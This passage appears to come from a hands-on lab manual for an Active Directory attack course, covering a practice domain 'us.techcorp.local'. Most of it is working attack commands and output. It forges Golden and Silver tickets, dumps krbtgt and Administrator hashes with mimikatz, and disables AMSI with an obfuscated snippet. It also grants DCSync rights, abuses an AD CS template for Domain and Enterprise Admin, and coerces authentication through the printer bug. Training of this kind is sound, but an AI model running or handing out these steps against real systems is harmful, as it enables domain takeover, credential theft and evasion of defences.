[*] StartTime      : 2/29/2024 3:11:27 AM
[*] EndTime        : 2/29/2024 1:11:27 PM
[*] RenewTill      : 3/7/2024 3:11:27 AM

[*] base64(ticket.kirbi):

[snip]

[*] Printing a command to recreate a ticket containing the information used
within this ticket

C:\AD\Tools\Rubeus.exe golden
/aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
/user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-
21-210670787-2521448726-163245708 /pwdlastset:"7/5/2019 12:42:09 AM"
/minpassage:1 /badpwdcount:1 /logoncount:248 /netbios:US
/groups:544,512,520,513 /dc:US-DC.us.techcorp.local
/uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD
```


Now, use the generated command to forge a Golden ticket. Remember to add /ptt at the end of the generated command to inject it in the current process. Once the ticket is injected, we can access resources in the domain. Note that we will once again use Loader.exe and ArgsSplit.bat to encode "golden":

Let's check the ticket

```
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn%
/aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
/user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-
21-210670787-2521448726-163245708 /pwdlastset:"7/5/2019 12:42:09 AM"
/minpassage:1 /logoncount:252 /netbios:US /groups:544,512,520,513 /dc:US-
DC.us.techcorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD /ptt
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
```

```
[+] Starting C:\AD\Tools\Rubeus.exe with args 'golden
/aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
/user:Administrator /id:500 /pgid:513 /domain:us.techcorp.local /sid:S-1-5-
21-210670787-2521448726-163245708 /pwdlastset:7/5/2019 12:42:09 AM
/minpassage:1 /logoncount:252 /netbios:US /groups:544,512,520,513 /dc:US-
DC.us.techcorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD /ptt'

[snip]

[+] Ticket successfully imported!
```

The Golden ticket is injected in the current session, we should be able to access any resource in the domain as administrator (DA):

```
C:\Windows\system32>winrs -r:us-dc cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>set username
set username
USERNAME=Administrator

C:\Users\Administrator>set computername
set computername
COMPUTERNAME=US-DC
```


Sweet!

Now, to extract all the secrets in the domain from the domain controller, we can use the below command. Run the below commands from a command prompt where we injected the Golden Ticket.

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\us-
dc\C$\Users\Public\Loader.exe /Y
[snip]

C:\Windows\system32>winrs -r:us-dc cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::lsa":

```
C:\AD\Tools> C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::lsa
set "z=a"
```

```
set "y=s"
set "x=l"
set "w=:"
[snip]
```

Copy the generated commands and use it on the winrs session on us-dc:

```
C:\Users\Administrator> set "z=a"
[snip]
C:\Users\Administrator> set "Pwn=%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
C:\Users\Administrator>echo %Pwn%
lsadump::lsa
C:\Users\Administrator> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn% /patch" "exit"
[snip]
        hostname  -  Displays system local hostname

mimikatz(commandline) # lsadump::lsa /patch
Domain : US / S-1-5-21-210670787-2521448726-163245708

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 43b70d2d979805f419e02882997f8f3f

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : b0975ae49f441adc6b024ad238935af5

[snip]
mimikatz #
```


Using Invoke-Mimi.ps1and PowerShell Remoting

We can also use Invoke-Mimi from a normal PowerShell session:

```
PS C:\AD\Tools> . C:\AD\Tools\Invoke-Mimi.ps1
PS C:\AD\Tools> Invoke-Mimi -Command '"kerberos::golden /User:Administrator
/domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708
/aes256:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
/startoffset:0 /endin:600 /renewmax:10080 /ptt"'

  .#####.   mimikatz 2.2.0 (x64) #18362 May 30 2019 09:58:36
```

```
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /User:Administrator
/domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708
/aes256:5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
/startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : us.techcorp.local (US)
SID       : S-1-5-21-210670787-2521448726-163245708
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
- aes256_hmac
Lifetime  : 1/14/2021 7:34:42 AM ; 1/14/2021 5:34:42 PM ; 1/21/2021 7:34:42
AM -> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'Administrator @ us.techcorp.local' successfully submitted
for current session
```


Access the DC using PowerShell Remoting:

```
PS C:\AD\Tools> Enter-PSSession -ComputerName us-dc
[us-dc]: PS C:\Users\Administrator\Documents> whoami
us\administrator
```

We can extract all the secrets from the DC. Run the below commands from a PowerShell session where you injected Golden Ticket:

```
PS C:\AD\Tools> $sess = New-PSSession us-dc.us.techcorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[us-dc.us.techcorp.local]: PS C:\Users\Administrator\Documents> S`eT-It`em (
'V'+'aR' +  'IA' + (("{1}{0}"-f'1','blE:')+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

```
[us-dc.us.techcorp.local]: PS C:\Users\Administrator\Documents> exit
PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimi.ps1 -Session
$sess
PS C:\AD\Tools> Enter-PSSession -Session $sess
[us-dc.us.techcorp.local]: PS C:\Users\Administrator\Documents> Invoke-Mimi -
Command '"lsadump::lsa /patch"'
[snip]
```

Hands-On 15:

Task

- During the additional lab time, try to get command execution on the domain controller by creating silver ticket for:
  - HTTP service
  - WMI

Solution

From the information gathered in previous steps we have the hash for machine account of the domain controller (us-dc$). Using the below command from an elevated shell, we can create a Silver Ticket that provides us access to the HTTP service of DC.

Please note that the hash of us-dc$ (RC4 in the below command) may be different in the lab. You can also use aes256 keys in place of NTLM hash:

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: silver
[snip]
C:\AD\Tools>echo %Pwn%
silver
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /service:http/us-dc.us.techcorp.local
/rc4:f4492105cb24a843356945e45402073e /ldap /sid:S-1-5-21-210670787-
2521448726-163245708 /user:Administrator /domain:us.techcorp.local /ptt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : C:\AD\Tools\Rubeus.exe Arguments : silver /service:http/us-
dc.us.techcorp.local /rc4:f4492105cb24a843356945e45402073e /ldap
/user:Administrator /domain:us.techcorp.local /ptt
[snip]
[*] Building PAC

[*] Domain         : US.TECHCORP.LOCAL (US)
[*] SID            : S-1-5-21-210670787-2521448726-163245708
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     : F4492105CB24A843356945E45402073E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : F4492105CB24A843356945E45402073E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : http
[*] Target         : us-dc.us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
```

```
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'http/us-dc.us.techcorp.local'

[snip]
[+] Ticket successfully imported!
```

Let's check the ticket.

```
C:\Windows\system32>klist

Current LogonId is 0:0x1b26a10

Cached Tickets: (1)

#0>     Client: Administrator @ US.TECHCORP.LOCAL
        Server: http/us-dc.us.techcorp.local @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 2/29/2024 3:46:08 (local)
        End Time:   2/29/2024 13:46:08 (local)
        Renew Time: 3/7/2024 3:46:08 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```


We have the HTTP service ticket for us-dc, let's try accessing it using winrs. Note that we are using FQDN of us-dc as that is what the service ticket has:

```
C:\Windows\system32> winrs -r:us-dc.us.techcorp.local cmd
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> set username
set username
USERNAME=Administrator

C:\Users\Administrator>set computername
set computername
COMPUTERNAME=US-DC
```

For accessing WMI, we need to create two tickets - one for HOST service and another for RPCSS. We are using Rubeus for this.

Run the below commands from an elevated shell:

```
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /service:host/us-dc.us.techcorp.local
```

```
/rc4:f4492105cb24a843356945e45402073e /ldap /sid:S-1-5-21-210670787-
2521448726-163245708 /user:Administrator /domain:us.techcorp.local /ptt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[snip]

[*] Building PAC

[*] Domain         : US.TECHCORP.LOCAL (US)
[*] SID            : S-1-5-21-210670787-2521448726-163245708
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     : F4492105CB24A843356945E45402073E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : F4492105CB24A843356945E45402073E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : host
[*] Target         : us-dc.us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'Administrator' to 'host/us-dc.us.techcorp.local'

[snip]
[+] Ticket successfully imported!
```


Inject a ticket for RPCSS:

```
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /service:rpcss/us-dc.us.techcorp.local
/rc4:f4492105cb24a843356945e45402073e /ldap /sid:S-1-5-21-210670787-
2521448726-163245708 /user:Administrator /domain:us.techcorp.local /ptt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[snip]
[+] Ticket successfully imported!
```

Check if the tickets are present:

```
C:\Windows\system32>klist
#0>     Client: Administrator @ US.TECHCORP.LOCAL
        Server: rpcss/us-dc.us.techcorp.local @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        [snip]

#1>     Client: Administrator @ US.TECHCORP.LOCAL
```

```
        Server: host/us-dc.us.techcorp.local @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        [snip]
```

Now, try running WMI commands on the domain controller:

```
C:\Windows\system32> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
C:\Windows\system32>Get-WmiObject -Class win32_operatingsystem -ComputerName
us-dc.us.techcorp.local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 17763
RegisteredUser  : Windows User
SerialNumber    : 00429-90000-00001-AA056
Version         : 10.0.17763
```

Hands-On 16:

Task

- Later during the extra lab time:
- Check if studentuserx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentuserx and execute the DCSync attack to pull hashes of the krbtgt user.

Solution

We can check if studentuserx has replication rights using the following PowerView command. Use it from InvisiShell:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools>. C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainObjectAcl -SearchBase "dc=us,dc=techcorp,dc=local"
-SearchScope Base -ResolveGUIDs | ?{($_.ObjectAceType -match 'replication-
get') -or ($_.ActiveDirectoryRights -match 'GenericAll')} | ForEach-Object
{$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName
$_.SecurityIdentifier);$_} | ?{$_.IdentityName -match "studentuserx"}
```

We got no output as studentuserx does not have the replication rights. But,

We can add those rights with Domain Administrator privileges! Using Overpass-the-hash, let's run a command prompt with DA privileges:

```
C:\Windows\System32> echo %Pwn%
asktgt
C:\Windows\System32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:administrator
/aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

In the new process, use either PowerView:

```
PS C:\Windows\system32> Add-DomainObjectAcl -TargetIdentity
"dc=us,dc=techcorp,dc=local" -PrincipalIdentity studentuserx -Rights DCSync -
PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=us,DC=techcorp,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=studentuserx)(name=studentuserx)(displayname=studentuse
rx))))
```

```
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=us,DC=techcorp,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=dc=us,dc=techcorp,dc=local)))
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=studentuserx,CN=Users,DC=us,DC=techcorp,DC=local 'DCSync' on
DC=us,DC=techcorp,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=studentuserx,CN=Users,DC=us,DC=techcorp,DC=local rights GUID
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=us,DC=techcorp,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=studentuserx,CN=Users,DC=us,DC=techcorp,DC=local rights GUID
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=us,DC=techcorp,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=studentuserx,CN=Users,DC=us,DC=techcorp,DC=local rights GUID
'89e95b76-444d-4c62-991a-0facbeda640c' on DC=us,DC=techcorp,DC=local
```

OR

Use the Active Directory module with Set-ADACL from RACE as Domain Admin:

```
PS C:\AD\Tools> Set-ADACL -DistinguishedName 'DC=us,DC=techcorp,DC=local' -
SamAccountName studentuserx -GUIDRight DCSync -Verbose
VERBOSE: Getting the existing ACL for DC=us,DC=techcorp,DC=local.
VERBOSE: Setting ACL for "DC=us,DC=techcorp,DC=local" for "studentuserx" to
use "DCSync" right.
```


Let's check for the rights once again from a normal shell:

```
PS C:\Windows\system32> Get-DomainObjectAcl -SearchBase
"dc=us,dc=techcorp,dc=local" -SearchScope Base -ResolveGUIDs |
?{($_.ObjectAceType -match 'replication-get') -or ($_.ActiveDirectoryRights -
match 'GenericAll')} | ForEach-Object {$_ | Add-Member NoteProperty
'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} |
?{$_.IdentityName -match "studentuserX"}

AceQualifier           : AccessAllowed
ObjectDN               : DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-210670787-2521448726-163245708
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-210670787-2521448726-163245708-1223
```

```
AccessMask              : 256
AuditFlags              : None
IsInherited             : False
AceFlags                : None
InheritedObjectAceType  : All
OpaqueLength            : 0
IdentityName            : US\studentuserX
[snip]
```

Sweet! Now, below commands can be used as studentuserx to get the hashes of krbtgt user:

```
C:\AD\Tools> echo %Pwn%
lsadump::dcsync
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -args
"%Pwn% /user:us\krbtgt" "exit"
```

Hands-On 17:

Task

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Solution

Using the certify tool, enumerate the Certification Authorities in the target forest:

```
C:\AD\Tools> C:\AD\Tools\Certify.exe cas


  _____          _   _  __
 / ____|        | | (_)/ _|
| |     ___ _ __| |_ _| |_ _   _
| |    / _ \ '__| __| |  _| | | |
| |___|  __/ |  | |_| | | | |_| |
 \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=techcorp,DC=local'


[*] Root CAs

    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : F95C7E9F28F50C87F309A6EFB2CB3AEB0B2FAC86
    Cert Serial                   : 4F3F87A449C15587446B046111AA6313
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/12/2024 12:12:04 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local
[snip]
Certify completed in 00:00:18.9273849
```

Enumerate templates:

```
C:\AD\Tools> C:\AD\Tools\Certify.exe find


  _____          _   _  __
 / ____|        | | (_)/ _|
| |     ___ _ __| |_ _| |_ _   _
| |    / _ \ '__| __| |  _| | | |
| |___|  __/ |  | |_| | | | |_| |
 \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
```

```
  v1.0.0

[*] Action: Find certificate templates
[snip]
[*] Available Certificates Templates :

    CA Name                               : Techcorp-
DC.techcorp.local\TECHCORP-DC-CA
    Template Name                         : User
    Schema Version                        : 1
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-
[snip]

CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-
DC-CA
    Template Name                         :
ForAdminsofPrivilegedAccessWorkstations
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-
2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-
2781415573-3701854478-2406986946-519
                                      US\pawadmin                   S-1-5-21-
210670787-2521448726-163245708-1138
```

Great! pawadmin has enrollment rights on a template ForAdminsofPrivilegedAccessWorkstations that has ENROLLEE_SUPPLIES_SUBJECT attribute. This means we can request a certificate for ANY user as pawadmin. We can also enumerate this using the following command:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject
[snip]
CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-
DC-CA
    Template Name                     :
ForAdminsofPrivilegedAccessWorkstations
    Schema Version                    : 2
    Validity Period                   : 1 year
    Renewal Period                    : 6 weeks
    msPKI-Certificates-Name-Flag      : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag             : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required    : 0
    pkiextendedkeyusage               : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-
2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-
2781415573-3701854478-2406986946-519
                                      US\pawadmin                   S-1-5-21-
210670787-2521448726-163245708-1138
[snip]
```


Recall that we extracted certificate of pawadmin from the us-jump. Use the certificate to request a TGT for pawadmin and inject in current session:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:pawadmin /certificate:C:\AD\Tools\pawadmin.pfx /password:SecretPass@123
/nowrap /ptt


   ______        _
[snip]
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/us.techcorp.local
  ServiceRealm          :  US.TECHCORP.LOCAL
  UserName              :  pawadmin
  UserRealm             :  US.TECHCORP.LOCAL
[snip]
```

Now, from the above session that has the privileges of pawadmin, request a certificate for the Domain Administrator – Administrator. Note that certify will still show the context as studentuserx but you can ignore that.

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:Techcorp-
DC.techcorp.local\TECHCORP-DC-CA
/template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : US\studentuserx
[*] No subject name specified, using current context as subject.

[*] Template                : ForAdminsofPrivilegedAccessWorkstations
[*] Subject                 : CN=studentuserx, CN=Users, DC=us, DC=techcorp,
DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : Techcorp-DC.techcorp.local\TECHCORP-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 28

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA…
[snip]
-----END CERTIFICATE-----
[snip]
```

Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to cert.pem.

We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use SecretPass@123 as the export password.

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
C:\AD\Tools\DA.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
unable to write 'random state'
```

Finally, request a TGT for the DA using the certificate and inject in current session!

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:Administrator /certificate:C:\AD\Tools\DA.pfx /password:SecretPass@123
/nowrap /ptt


   _______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentuserx, CN=Users,
DC=us, DC=techcorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for:
'us.techcorp.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doI…
[snip]
```


Let's try to access the us-dc to confirm our privileges!

```
C:\AD\Tools>winrs -r:us-dc set username
USERNAME=Administrator
```

Similarly, we can get Enterprise Admin privileges!

Use the following command to request an EA certificate (same command as use previously):

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:Techcorp-
DC.techcorp.local\TECHCORP-DC-CA
/template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator
[snip]
```

Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to cert.pem. We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use SecretPass@123 as the export password.

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
C:\AD\Tools\EA.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
unable to write 'random state'
```


Finally, request and inject the EA TGT in the current session. Note that here we specify the user to be the Enterprise Admin techcorp.local\Administrator:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:techcorp.local\Administrator /dc:techcorp-dc.techcorp.local
/certificate:C:\AD\Tools\EA.pfx /password:SecretPass@123 /nowrap /ptt
```

Let's access the forest root DC!

```
C:\AD\Tools>winrs -r:techcorp-dc set username
USERNAME=Administrator
```

Hands-On 18:

Task

- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on techcorp.local.

Solution

Recall that we compromised us-web (which has Unconstrained Delegation enabled) in a previous Hands-on and used the Printer bug to compromise us.techcrop.local.

We can use a similar method to compromise techcorp.local.

Start a new process as webmaster, who has admin privileges on us-web:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/domain:us.techcorp.local /user:webmaster
/aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```


Copy Loader.exe to us-web and execute Rubeus.exe in memory and monitoring for any authentication from techcorp-dc. Run the below command in process running as webmaster:

```
C:\Windows\system32> echo F | xcopy C:\AD\Tools\Loader.exe \\us-
web\C$\Users\Public\Loader.exe /Y
[snip]

C:\Windows\system32>winrs -r:us-web cmd.exe
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\webmaster>echo %Pwn%
monitor
C:\Users\webmaster> netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
C:\Users\webmaster> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:TECHCORP-DC$
/interval:5 /nowrap
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/targetuser:TECHCORP-DC$ /interval:5 /nowrap


  _______        _
 (_____  \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Target user     : TECHCORP-DC$
[*] Monitoring every 5 seconds for new TGTs
```

Next, run MS-RPRN.exe on the student VM to abuse the printer bug. Note that this time we target techcorp-dc:

```
C:\AD\Tools>C:\AD\Tools\MS-RPRN.exe \\techcorp-dc.techcorp.local \\us-
web.us.techcorp.local
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

On the session where Rubeus is running, we can see:

```
[snip]
[*] 1/15/2021 7:54:22 AM UTC - Found new TGT:

  User                  :  TECHCORP-DC$@TECHCORP.LOCAL
  StartTime             :  1/14/2021 8:06:19 PM
  EndTime               :  1/15/2021 6:06:15 AM
  RenewTill             :  12/31/1969 4:00:00 PM
